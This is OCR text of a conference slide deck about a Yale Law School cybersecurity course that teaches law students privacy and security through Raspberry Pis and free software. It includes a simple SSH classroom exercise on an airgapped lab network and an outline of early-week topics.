Teaching Privacy & Security

via Free Software

Presented by Sean O'Brien, Yale Law School

sean.obrien@yale.edu | sean.obrien@puri.sm

https://frama.link/lp2019

chicken, chicken, chicken

Who Is This Guy?

- Free Software advocate, sometime contributor
- Founder and head of Yale Privacy Lab
- Lecturer in Law at Yale Law School
- Director of Business Development at Purism
- The dude who won't shut up about ultrasonic spying via microphones.

Cybersecurity Class

Law 20310 | First Cohort: Fall 2018

Prof. Scott Shapiro, Laurin Weissinger, Me

Our class is an introduction to cybersecurity, privacy, anonymity, and cryptography via hands-on activities.

Students learn cybersecurity concepts so that they may better engage issues at the policy and regulatory level.

https://github.com/seandiggity/yls-cybersec

Pedagogical Approach

- Hands-on, practical learning
- Simple exercises to introduce complex concepts
- Cover a broad range of cybersecurity topics
- Break down conceptual barriers ("what is an operating system?")
- Free Software, Open Hardware
- There are **no magic bullets**! Security takes time.

HDMI
CAMERA
DISPLAY
Raspberry Pi 3 Model B V1.2
© Raspberry Pi 2015


Raspberry Pi 3 Model B V1.2
© Raspberry Pi 2015
FCC ID: 2ABCB-RPI32
IC: 20953-RPI32
HDMI
DISPLAY
CAMERA
GP10

Weeks 1-3


Getting to Know Your Mini-Computer

- Raspberry Pi assembly
- Command Line Interface (CLI) basics (e.g. ls, cd, pwd, mv, cp, chmod, ifconfig, useradd, sudo)
- Controlling Your Raspberry Pi via SSH


Operating Systems


- The Kernel, Userspace, Rootkits
- Admin / Root Access

Our Classroom Network




Classroom consists of 4 identical, airgapped LANs with this topology


VCC GND SCL SDA



CLI for the Class: hyper.is



We chose Hyper for simplicity and compatibility across operating systems.

Example Activity: SSH

- Open the Hyper CLI. Run: `ssh user@172.27.1.1`
- Type in the password `ThatWasEasy`
- Type `y` or `yes` to say you trust the connection
- Now, run the command `ls -lah`
- What do you see?

```
Welcome to Kali GNU/Linux Rolling (GNU/Linux 4.15.0-29-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Linux gnu-linux-thinkpad 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64


0 packages can be updated.
0 updates are security updates.
user@gnu-linux-thinkpad:~$
```


Weeks 4-6


Ownership & Permissions

